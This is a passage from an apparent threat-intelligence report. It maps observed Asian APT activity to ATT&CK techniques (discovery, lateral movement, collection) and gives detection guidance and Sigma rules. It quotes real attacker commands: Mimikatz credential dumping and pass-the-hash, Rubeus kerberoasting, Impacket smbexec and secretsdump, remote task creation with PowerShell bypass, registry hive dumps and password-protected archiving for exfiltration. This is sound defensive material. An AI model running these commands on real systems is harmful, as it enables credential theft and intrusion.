This technique is most frequently combined with other techniques such as T1552 (Unsecured Credentials), T1119 (Automated Collection), and most techniques from the TA0007 (Discovery) tactic aided by ready-to-use scripts or tools.

```
Parent_image_path: C:\Windows\system32\cmd.exe
Command_line: “where  /f /t /r \\<hostname>\C$\users\<username>\ *.doc *.docx *.xls *.xlsx *.ppt
*.pptx *.pdf *.amr *.tif *.tiff *.rtf | findstr pass”
```

```
dir c:\\users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte |
sort LastWriteTime -Descending | %{$_.FullName}
write-output $fp1 >> "$env:tmp\$hostname\path.txt"
$fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction SilentlyContinue
```

Detection

To detect this technique, you are advised to monitor process creation events containing discovery commands and track recursive searches through directories for specific file extensions.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Suspicious Wildcard Searching Data

Group Policy Discovery T1615

Basic description

Attackers gather information about group policies configured in a domain. Group policies are used for centralized configuration of endpoints in a domain. A large variety of settings can be configured through group policies, ranging from the user desktop wallpaper to the scripts that are run when the user logs in.

Attackers aim to get relevant information about a domain, including centrally distributed postponed tasks, logon/logoff scripts, logs, access settings, and startup restrictions.

There are several ways to get information about configured group policies, including by using system utilities and PowerShell cmdlets, and by directly reading the files of group policies from the SYSVOL folder.

Examples of procedures

In one of the attacks examined in the first part of this report, an Asian APT group directly read the contents of script files and group policy files by using cmd.exe:

```
cmd.exe /C type
\\<dc_hostname>\SYSVOL\<fqdn>\Policies\{REDACTED_GUID}\Machine\Preferences\
ScheduledTasks\ScheduledTasks.xml
```

```
cmd.exe /C type \\<dc_hostname>\sysvol\run.bat
```

Detection

You can detect this technique by looking for process creation events and PowerShell script block execution events. In this case, pay close attention to the creation of shell processes showing patterns of reading from Sysvol and running gpresult. The typical patterns of group policy discovery in PowerShell cmdlets are specified in the SIGMA rule.

Detection of this technique is complicated by the fact that administrators, support personnel, and other legitimate users may also view information about group policies. To reduce the number of false positives, you should carefully analyze the environment to determine what specifically occurred on the host when these commands were executed, which user account was used to run them, and whether or not the Security Operations department was informed about administrative or other legitimate operations being performed.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Group Policy Discovery via gpresult
- Sigma-Generic-Group Policy Discovery via PowerShell

Network Service Discovery T1046

Basic description

APT actors often analyze a network to find vulnerable services. One of the ways to implement this technique is to view open ports on the local/remote host or network device. To detect open ports on machines in a network, attackers may use custom-written PowerShell scripts or tools and run them on infected systems. Another way to implement this technique is to use vulnerability scanners.

Examples of procedures

Below are some examples that we encountered when analyzing the incidents described in this report:

```
C:\Windows\temp\1.ps1; Invoke-PortCheck -network 10.0.48 -port 22,80,445,443,3389,8080
C:\Windows\System32\logfiles\portscan.exe -h <remote_host> -p 22
C:\Windows\System32\logfiles\portscan.exe -h  <remote_host> -p 25,110
```

During their attacks, Asian APT groups also use utilities such as port scanner (MD5 bb2ee5e6dfd4d12d31ec33c3fba84909, detected with the verdict Not-a-virus:HEUR:NetTool.Win32.Portscan.gen).

This port scanner was detected in the following directories:

- C:\Users\Public\Downloads\
- C:\Windows\tasks\
- C:\Users\User\Downloads\
- C:\Windows\help\help

under the following names:

- cp.exe
- dwm.exe
- nbtp.exe
- smit.exe

Detection

The technique known as Network Service Discovery T1046 can be detected by tracking process creation events. You should pay close attention to any running utilities or tools that were mentioned above, and analyze the command-line contents (with audit enabled). You can also utilize the capabilities of network traffic analysis (NTA) systems, which detect and show scans of hosts and ports of assets within the infrastructure.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Process Discovery T1057

Basic description

This technique allows attackers to obtain information about the processes running in the system. This information can help provide an overall picture of the work environment. For example, it can help determine if it's a developer's computer, a virtual workstation, or a server.

The attacker can use this information to develop the ongoing strategy of their attack, analyze the running antivirus protection tools, and verify that malware is running.

In Windows operating systems, you can get information about running processes by using the tasklist utility in the cmd command shell, by running the Get-Process cmdlet in PowerShell, and by using the WinAPI function CreateToolhelp32Snapshot. The ps command is used in UNIX operating systems, and the "show process" command can be used on network devices.

Examples of procedures

```
cmd.exe /c tasklist >$temp\temp.txt
wmic process | find "<process_name>"
tasklist /v >> C:\Windows\Web\systeminfo.txtbb
```

Detection

The Process Discovery T1057 technique can be detected based on process creation events and the execution of PowerShell script blocks. You should pay close attention to any running utilities or tools that were mentioned above, and analyze the command-line contents (with audit enabled).

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Process Discovery via PowerShell
- Sigma-Generic-Process Discovery via Standard Windows Utilities

System Owner/User Discovery T1033

Basic description

Attackers can determine the name of an authorized user of the system, and get a list of all users of the system or the name of the system administrator. This information is necessary for collecting additional discovery data and further establishing persistence, gaining privileges, and moving through the infrastructure. This information can be gathered in a variety of ways because it resides in various places in the operating system. Useful information may include the rights to specific files/directories, information about sessions, the owner of running processes, or system event logs.

To get this type of information, you can use various tools and commands such as whoami to get the name of the user in whose context a process is running. In macOS and Linux, the currently logged-in user can be identified by using the “w” and “who” commands. In macOS, the command “dscl . list /Users | grep -v '_' “ can also be used to enumerate user accounts. To access this information, you can also use environment variables such as %USERNAME% and $USER.

On network devices, CLI commands such as "show users" and "show ssh" can also be used to display the current users.

Examples of procedures

Below are some examples that we encountered when analyzing the incidents described above:

```
quser.exe whoami
quser.exe quser
$system32\cmd.exe /C whoami
```

Detection

One of the ways to detect the System Owner/User Discovery T1033 technique is to track process creation events and the execution of PowerShell script blocks. You should pay close attention to any running utilities or tools that were mentioned above, and analyze the command-line contents (with audit enabled).

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Windows	Microsoft-Windows-PowerShell/Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Anomaly Parent Process whoami.exe
- Sigma-Generic-System Owner/User Discovery via PowerShell
- Sigma-Generic-System Owner/User Discovery via Standard Windows Utilities
- Sigma-Generic-System Owner/User Discovery via Suspicious CommandLine whoami

Lateral Movement TA0008

Remote Services T1021

Basic description

The Remote Services T1021 technique exploits a large number of remote connection services that attackers use to move through the victim's network. Valid user accounts are required for lateral movement. The most popular remote connection services are RDP and SSH.

APT groups often use the SMB protocol to interact with shared file folders, which enables attackers to move deeper into the network.

Remote Services: SMB/Windows Admin Shares T1021.002

Basic description

This technique is most frequently used by Asian APT groups for lateral movement. SMB (Server Message Block) is a network protocol intended for access to files and printers. Attackers use SMB and a user account to move through the network.

For remote access to a host connected over SMB, the administrative network folders C$, ADMIN$, and IPC$ are used to drop malicious files that are then run on the target system. Many Asian APT groups use SMB/RPC to create Windows services, scheduled tasks, and WMI tasks. Let's examine a few examples of this method in action.

Examples of procedures

Example 1

In the attack targeting Malaysia, scheduled tasks were created on the hosts that the attackers were able to connect to over SMB:

```
schtasks  /s <hostname> /tn one /u <domain>\<username> /p <password> /create  /ru system /sc
DAILY /tr "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 20'" /f
```

To create a task on a remote host, the hostname is passed as an argument with the /s parameter.

Sometimes the attackers created Windows services on remote hosts instead of scheduled tasks:

```
sc  \\<hostname> create ctt binpath= "cmd /c start /b PowerShell.exe -exec bypass -c
'C:\programdata\intel\mvl.ps1 30'"
```

Example 2

The WMIC utility was used in the incident involving WebDav-O:

```
wmic /node:<hostname> /user:[REDACTED] /password:[REDACTED] process call create “<command>”
```

Example 3

Asian APT groups also use the popular tool known as PsExec:

```
Ps2.exe -accepteula -h \\<remote_host> -u <user> -p <password> cmd
```

The executable file of PsExec on the attacker's machine creates the **Psexesvc** service and copies it to the open administrator folder **Admin$** on the remote system. Then the Windows Service Control Manager API is used to start the service on the remote machine. The named pipe **psexecsvc** is created on the attacker's machine and is used to interact with the victim's computer. Then the service on the remote machine executes the transmitted commands.


Example 4

We also observed the APT group Dark Seoul using the SMBExec module from the Impacket framework.

```
%COMSPEC% /Q /c echo <command> ^> \\127.0.0.1\C$\__out 2^>^&1 > %TEMP%\e.bat &
%COMSPEC% /Q /c %TEMP%\e.bat & del %TEMP%\e.bat
```

SMBExec does not actually create an executable file. Instead, it uses that same Windows Service Control Manager API to create a service named **BTOBTO** (the name can be changed). This service starts a command line using **%COMSPEC%**. In the figure below, the Service File Name field shows the necessary command to be executed, stdout and stderr are redirected to a temporary BAT file, then this BAT file is executed and deleted. A script on the attacker's machine then uses SMB to download the temporary file containing the command execution results and displays its contents on the screen. This procedure essentially runs a **shell** that the attacker can use to execute commands without actually having the executable file in the system. Each time the command is executed, a new service is created and the procedure repeats.

Figure 64 Service creation event 4697




Audit Success	4/22/2023 4:24:15 PM	Microsoft Windows sec...	4697	Security System Extensi...
Audit Success	4/22/2023 4:24:12 PM	Microsoft Windows sec...	5145	Detailed File Share
Audit Success	4/22/2023 4:24:12 PM	Microsoft Windows sec...	5145	Detailed File Share
Audit Success	4/22/2023 4:24:12 PM	Microsoft Windows sec...	5145	Detailed File Share
Audit Success	4/22/2023 4:24:12 PM	Microsoft Windows sec...	5145	Detailed File Share
Audit Success	4/22/2023 4:24:12 PM	Microsoft Windows sec...	5145	Detailed File Share

Event 4697, Microsoft Windows security auditing.

```
A service was installed in the system.

Subject:
        Security ID:            DESKTOP-O972IP9\victim
        Account Name:           victim
        Account Domain:         DESKTOP-O972IP9
        Logon ID:               0x42D047

Service Information:
        Service Name:           BTOBTO
        Service File Name:      %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %
COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
        Service Type:           0x10
        Service Start Type: 3
```

Figure 65 Using impacket-smbexec on Kali Linux



```
┌──(kali㉿kali)-[~]
└─$ sudo impacket-smbexec -debug victim:password@192.168.2.7
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:192.168.2.7[\pipe\svcctl]
[+] Executing %COMSPEC% /Q /c echo cd  ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEM
P%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

Example 5

In addition to using the utilities listed above, attackers also mounted shares using the **net.exe** utility.

```
net use \\<ip> /u:<domain>\<username> <password>
```

Detection

To detect lateral movement through the network, you need to track interactions with shared network folders, remote login events, and unusual connections over SMB. As illustrated in the examples, you must track events involving the creation of services and scheduled tasks via SMB, and monitor execution of the **net use** command.

Event source	Log	Event ID
Windows	Security	4688, 4624
Sysmon	Sysmon	1, 3, 17, 18

SIGMA rules

- Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe
- Sigma-Generic-Mounting Shares via net
- Sigma-Generic-Suspicious Schtasks.exe Arguments
- Sigma-Generic-Suspicious PsExec Execution
- Sigma-Generic-PsExec Pipes Artifacts

Lateral Tool Transfer T1570

Basic description

After establishing persistence on a host, attackers transfer utilities, scripts, malicious software or other files between hosts in the infrastructure as part of their lateral movement within the network. Attackers use file transfer protocols such as SMB or RDP.

Threat actors deliver their toolsets by using utilities that are already available on the compromised host, including scp, rsync, curl, sftp and ftp.

Examples of procedures

Example 1

An APT group moved utilities and other files from one host to another via SMB:

```
C:\Windows\system32\cmd.exe /C copy * \\<remote_ip>\C$\windows\help\help
```

Example 2

After copying a compressed Install.exe.cab file to a remote host, the attackers used the expand command to unpack the file:

```
expand "\\<remote_host>\c$\programdata\microsoft\AppV\Setup\Install.exe.cab"
"\\<remote_host>\c$\programdata\microsoft\AppV\Setup\Install.exe"
```

Example 3

Using the xcopy command, attackers from the ToddyCat group moved their collected files from a remote host to a local host for subsequent exfiltration:

```
xcopy  \\<hostname>\c$\programdata\intel\<hostname> c:\intel\<hostname> /h /s /f
```

Detection

The attacker activity examined above can be detected based on process creation events. The command line in the provided examples contains "\\", which is typical for use of the SMB protocol.

However, this may not be enough if the computer that initiated the file transfer is not connected to the monitoring system and no logs are received from it. One of the ways to detect file creation via SMB is to correlate two events: a network connection via SMB and the creation of an executable file.

Some EDR solutions provide the capability to track events involving file creation via SMB.

Besides the SMB protocol, attackers may also use HTTP or RDP.

To detect this technique, you can also track the execution of utilities and commands that could be used to transfer files from one host to another, such as:

- copy, xcopy, move, expand
- PowerShell
- bitsadmin
- curl

This list is not exhaustive.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Bitsadmin Job via PowerShell

Replication Through Removable Media T1091

Basic description

When trying to obtain secret information, APT groups look for ways to reach physically isolated systems. One way is to spread malware through removable drives.

By copying malware to removable drives and using autorun functions, attackers can run programs on a system where an infected drive is connected. During lateral movement, this may be done by modifying the executable files stored on removable drives, or by copying malware and renaming it so that it looks like a legitimate file. This way, users are tricked into running the malware on a standalone system.

Removable drives can also be used as proxies between an isolated system and a system with internet access so that sensitive information can be copied from a company.

Examples of procedures

While investigating an attack on an industrial company in Russia, the ICS CERT team detected second-stage implants intended for collecting data from isolated systems.

The primary module of the detected malware was intended for working with removable drives as follows:

- Infect the connected drive.
- Copy files from the connected drive to the local system.
- Log information about connected drives and their contents.

The behavior of the module is configured using a configuration file dropped onto the host at the static path "C:\Users\Public\Libraries\main.ini".

On each removable drive, the implant creates a hidden folder named $RECYCLE.BIN in the root directory of the drive and an empty file named S-1-5-21-963258 in the hidden folder. This file marks the drive as infected.

To infect a removable drive, the primary module simply copies two files named mcods.exe and McVsoCfg.dll into the root directory and sets the "Hidden" attribute for both files.

Then the primary module analyzes the contents of the root directory of the drive to create a decoy file with the name of a document or folder. The document is dropped into the $RECYCLE.BIN folder, or, if a folder name was used instead of a document name, the "Hidden" attribute is set for the folder.

```
[name of document or folder].lnk
Target: “rundll32.exe url.dll,FileProtocolHandler mcods.exe”
```

When the user clicks the decoy LNK file, the McVsoCfg.dll implant is executed via rundll32 proxy execution and DLL side-loading. The implant infects the host, then attempts to delete itself from the infected drive:

```
cmd /c ping localhost & del $selfpath
```

Immediately after that, a third-stage implant is extracted from memory, saved to %APPDATA% folder with the name msgui.exe on the attacked host, and then executed. The msgui.exe file is intended for collecting data and saving its results to the $RECYCLE.BIN folder on the drive so that it can be later collected by the primary malware module (when connecting to the originally infected host).

Detection

EPP solutions help detect malware-infected removable drives. State-of-the-art solutions scan newly connected drives for malware and can block their execution.

You must also take into account the host telemetry and events involving the creation of new drives, creation of executable files on removable drives, and process creation initiated by the files residing on the removable drive.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11

Taint Shared Content T1080

Basic description

This technique delivers utilities and malware to targeted hosts via shared network resources, such as a read-accessible network folder on a domain controller like SYSVOL.

Asian APT groups frequently drop into the SYSVOL folder their files, which may include archives whose files are then copied to the file system, scripts that can be executed on hosts without being directly copied, or other relevant tools.

Examples of procedures

Example 1

An Asian APT group uses a BAT script residing in a shared network folder of the domain controller. The following arguments are passed to the BAT script:

```
$system32\cmd.exe /c \\<dc_hostname>\sysvol\<domain>\scripts\versions.bat taskhostw.exe
AsusLinkNear|$(Arg0)
```

Example 2

Asian threat actors often use archives to store and transfer their tools within the target infrastructure. Here is an example of unpacking archives residing in a shared network folder and transferring their files to the victim's file system:

```
expand  \\<dc_hostname>\sysvol\<domain>\scripts\oci.zip $system32\oci.dll
```

```
expand  \\<dc_hostname>\sysvol\<domain>\scripts\versions.zip $system32\versions.dll
```

Example 3

BAT script in the domain controller shared folder SYSVOL:

```
\\<dc_hostname>\sysvol\run.bat
```

Detection

This technique can be detected based on the profile of the activities within the particular company:

- How often are GPOs created? Which users can do so?
- How frequently are GPOs and legitimate scripts modified in SYSVOL? Which users can do so?
- What other files are shared in SYSVOL? How frequently are they added or modified?

Detection rules will be generated based on the specific activity that is considered normal for the company. For example, creation of a file in the SYSVOL directory will be deemed suspicious in a company in which group policies are extremely rarely created or modified.

Pass the Hash T1550.002

Basic description

The Pass-the-Hash technique enables attackers to move through a network by using the NTLM protocol without having an actual user password. Instead of a cleartext password, attackers pass the hashes of passwords for authentication. Besides the NTLM protocol, attackers may also use Kerberos and implement the Over-Pass-the-Hash technique. Asian APT groups receive these hashes during the Credential Access stage. For example, they get them from the address space of the lsass.exe process or from the registry (SAM, SECURITY, SYSTEM). Many frameworks, including Cobalt Strike, Crack Map Exec, Mimikatz, and Rubeus, allow conducting Pass-the-Hash attacks.

Examples of procedures

Example 1

When analyzing the activity of Asian APT groups, we observed their implementation of the Pass-The-Hash technique after they successfully dumped password hashes from the lsass.exe process:

```
m.exe "privilege::debug" "sekurlsa::logonpasswords" exit > out.txt
m.exe "privilege::debug" "sekurlsa::pth /user:<REDACTED> /domain:<REDACTED> /ntlm:<REDACTED>" exit
```

After receiving user password hashes and successfully completing authentication, the attackers most frequently used PsExec for a connection on the remote host:

```
PsExec.exe /accepteula \\<remote_host> cmd.exe
```

Example 2

In another attack involving an Asian APT group, we observed the use of user hashes in the secretsdump utility from the Impacket toolset:

```
nat.exe -hashes:<REDACTED> -just-dc <REDACTED>@<REDACTED> -pwd-last-set -user-status -just-
dc-user <REDACTED>
```

Example 3

Using Rubeus for Kerberoasting:

```
cmd /C "C:\ClusterStorage\Rubeus.exe -help"
cmd /C "C:\ClusterStorage\Rubeus.exe kerberoast"
cmd /C "C:\ClusterStorage\Rubeus.exe kerberoast /outfile:hashes.txt"
cmd /C "RENAME C:\ClusterStorage\Rubeus.exe C:\ClusterStorage\r.exe"
```

Detection

Although it is difficult to guarantee unequivocal detection of the Pass-the-Hash technique using standard tools, there are some effective approaches that can detect anomalies in user behavior and system interactions with a certain degree of probability.[15] One of these detection methods, which involves receiving events from two sources (the source host and the target host), is described in the research paper titled "Pass-The-Hash Detection With Windows Event Viewer"[16]. You can also track NTLM connections in network traffic. In a company that has completely migrated to the Kerberos protocol, NTLM authentication may indicate a Pass-the-Hash attack.

Another way to detect this type of activity is to track the startup of utilities that are intended to receive hashes and support NTLM authentication hashes as arguments. Some utilities employ a standard "-hashes" option for passing hashes.

Event source	Log	Event ID
Windows	Security	4688, 4624, 4648, 4672, 4776
Sysmon	Sysmon	1

[15] For more details about these approaches, see the **Mitigation** section.

[16] **DuplicateDump**

Learn more

Collection TA0009

Archive Collected Data T1560

Basic description

In most of the incidents that we detected, Asian APT groups used a variety of archivers to compress data that was collected from various hosts. The attackers employed this technique before data exfiltration so that they could quickly transfer this data to their C2 server. This technique is also convenient because the required software is often already available on the machines of victims. This technique allows forwarding valuable data with minimal risk of detection.

Archive Collected Data: Archive via Utility T1560.001

Basic description

Attackers use various data encryption and compression tools that are available in the operating system, and deliver their own tools to infected machines for later use. We identified the top archivers that were used by Asian APT groups in the incidents that we detected:

- Winrar
- 7-ZIP
- WinZip

Examples of procedures

As described in the technique known as Masquerading: Match Legitimate Name or Location T1036.005, attackers use their own tools disguised as standard system tools. In one example, the Rar.exe archiver was run under the name svchost.exe:

```
C:\Windows\ime\svchost.exe a -r -hpzxcv@wsx -ta20220627 C:\Windows\ime\microsoft.dat c:\.doc
d:\.doc e:\.doc c:\.pdf d:\.pdf e:\.pdf h:\.doc h:\.xls h:\.pdf f:\.doc f:\.xls f:\.pdf g:\.doc g:\.xls g:\.pdf
```

One of the distinguishing features in the procedures that we observed among Asian APT groups is their movement of archives to the Recycle Bin (C:\$Recycle.Bin) before their subsequent exfiltration. We detected one of these examples in Vietnam:

```
$system32\cmd.exe /C $programfiles\Winrar\Winrar.exe a -r -ta20221020 -n*.doc -n*.docx -n*.xls
-n*.xlsx -n*.pdf -n*.vsd -n*.vsdx -sl104857600 -hp"6*A(Zu%s0aC)Seb(B&rpvJa$rcZf6-weTjbFcinrr"
$appdata\%COMPUTERNAME%-%random%.rar C:\$Recycle.Bin C:\ D:\ E:\ F:\
```

In an attack targeting a government agency in a Pacific region country, an Asian APT group also used the RAR archiver but this time named it r.exe:

```
$system32\cmd.exe /c C:\textar\EnDeCrypt\r.exe a -dh -hpaskuernlaos8BDBFKqlwu4bflasld
-ta20230515 C:\textar\ExportData\20231107Ha.tmp \\10.10.10.10\c$\users\random\downloads
```

Asian threat actors often use the 7zip utility to create archives. Here's an example from the attack targeting a company in Indonesia:

```
$windir\Help\Help\7z.exe  a $windir\Help\Help\tg.7z $windir\Help\Help\1.rar
```

We observe similar procedures in attacks launched by Asian APT groups against Russian companies:

```
rar  a -r 123.rar \\10.10.10.10\c$\users\random\desktop\* -hp1qaz2wsx3edc4rfv5tgb6yhn -ta20220302
"\\10.10.10.10\c$\Program Files\winrar\rar.exe"  a -r -m5 -hp0p;/5tgb1qaz5tgb \\10.10.10.10\c$\windows\
temp\sduid.sys \\10.10.10.10\c$\users\random\desktop\*
```

In one incident in Russia, we observed the use of the makecab utility. Make Cabinet is a tool that is built into Windows operating systems. This tool is used to create and manage compressed archives in Cabinet (CAB) format. Initially, attackers dump registry keys containing user account credentials. Then they pack them into ZIP archives using the makecab utility:

```
$system32\makecab.exe "makecab $public\videos\sam.hive $public\videos\sa.zip"
$system32\makecab.exe "makecab $public\videos\system.hive $public\videos\sy.zip"
$system32\makecab.exe "makecab $public\videos\security.hive $public\videos\se.zip"
```

Attackers also use their own custom-written tools that duplicate the functionality of well-known archivers.

Detection

You can detect this technique by tracking process creation events (Event ID 4688 in Windows and Event ID 1 in Sysmon) and execution of PowerShell script blocks (Event ID 4103 and 4104).

Pay attention to the Image field in process creation events and look for popular archivers and/or tools such as makecab designed to work with specific file formats. The command line used to start an archiver and the image of the parent process are also important for detection. For example, if console-based tools are not typically used for archiving purposes in your infrastructure, you can effectively track the startup of these tools from command shells.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Compress Data for Exfiltration via Archiver
- Sigma-Generic-Archive via PowerShell
- Sigma-Generic-Windows Shell Started Archive Utility
- Sigma-Generic-Archive File in Local Users Folders via Makecab.exe
- Sigma-Generic-Archiving Files in Recycle Bin via Archive

Automated Collection T1119

Basic description

After gaining access to a system or network, attackers can use automated data collection methods. Procedures used for this technique may include ones that are also used for the Command and Scripting Interpreter technique to search for and copy information that matches various filters, such as the type, name and specific creation dates of files and directories. In a cloud infrastructure, attackers may use APIs or command-line interfaces.

This technique may be used in combination with other techniques, such as "File and Directory Discovery" and "Lateral Tool Transfer" to search for and deliver files or "Cloud Service Dashboard" and "Cloud Storage Object Discovery" to identify hosts in cloud infrastructures. One example of this technique is when an attacker starts scripts that automatically collect relevant information from an infected machine.

Examples of procedures

Example 1

Below are some examples that we encountered when analyzing the incidents mentioned in the report:

```
dir C:\\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte |
sort LastWriteTime -Descending | %{$_.FullName}
write-output $fp1 >> "$env:tmp\$hostname\path.txt"
$fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction SilentlyContinue
```

Example 2

Recursively searching for files and copying them to a temporary directory using PowerShell:

```
PowerShell.exe "dir C:\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-8)  | copy-item -Destination C:\Users\public\tmp -Force
-ErrorAction SilentlyContinue
```

Detection

One of the ways to detect the Automated Collection T1119 technique is to look for process creation events and the execution of PowerShell script blocks. You should pay close attention to any running utilities or tools that were mentioned above, and analyze the command-line contents (with audit enabled).

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Possible wildcard collection sensitive data via PowerShell
- Sigma-Generic-Suspicious Wildcard Searching Data

Data from Local System T1005

Basic description

Attackers gather various files potentially containing account credentials or other information useful to them, and then try to exfiltrate this data from the infected system. To do so, they may use the cmd command-line shell or PowerShell, which attackers often automate as we observed above.

Examples of procedures

Example 1

Below are some examples that we encountered when analyzing the incidents described above:

```
xcopy /s $user\desktop c:\$recycle.bin\tempptcl

cmd.exe /C $programfiles\winrar\rar.exe a -r -hp1234 C:$recycle.bin\10020111desk.rar
$user\desktop\*.txt
$user\desktop\*.xls*
$user\desktop\*.pdf
$user\desktop\*.doc*
$user\desktop\*.jpg >
$temp\lwefqERM.tmp 2>&1
```

Detection

The Data from Local System T1005 technique can be detected by tracking process creation events. You should pay close attention to any running utilities or tools that were mentioned above, and analyze the command-line contents (with audit enabled).

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Possible wildcard collection sensitive data via PowerShell
- Sigma-Generic-Suspicious Wildcard Searching Data

Command and Control TA0011

Application Layer Protocol T1071

Basic description

Many APT groups use remote command and control centers (C2) in their attacks. Threat actors most frequently use an application-layer protocol to interact with their own servers. This lets them blend in with the traffic among other legitimate connections. Attackers may receive commands from their C2 server and send the results of command execution back to the server.

The most popular application-layer protocol is HTTP(S). We give some examples of its usage below in the description of the subtechnique known as Web Protocols T1071.001.

Application Layer Protocol: Web Protocols T1071.001

Basic description

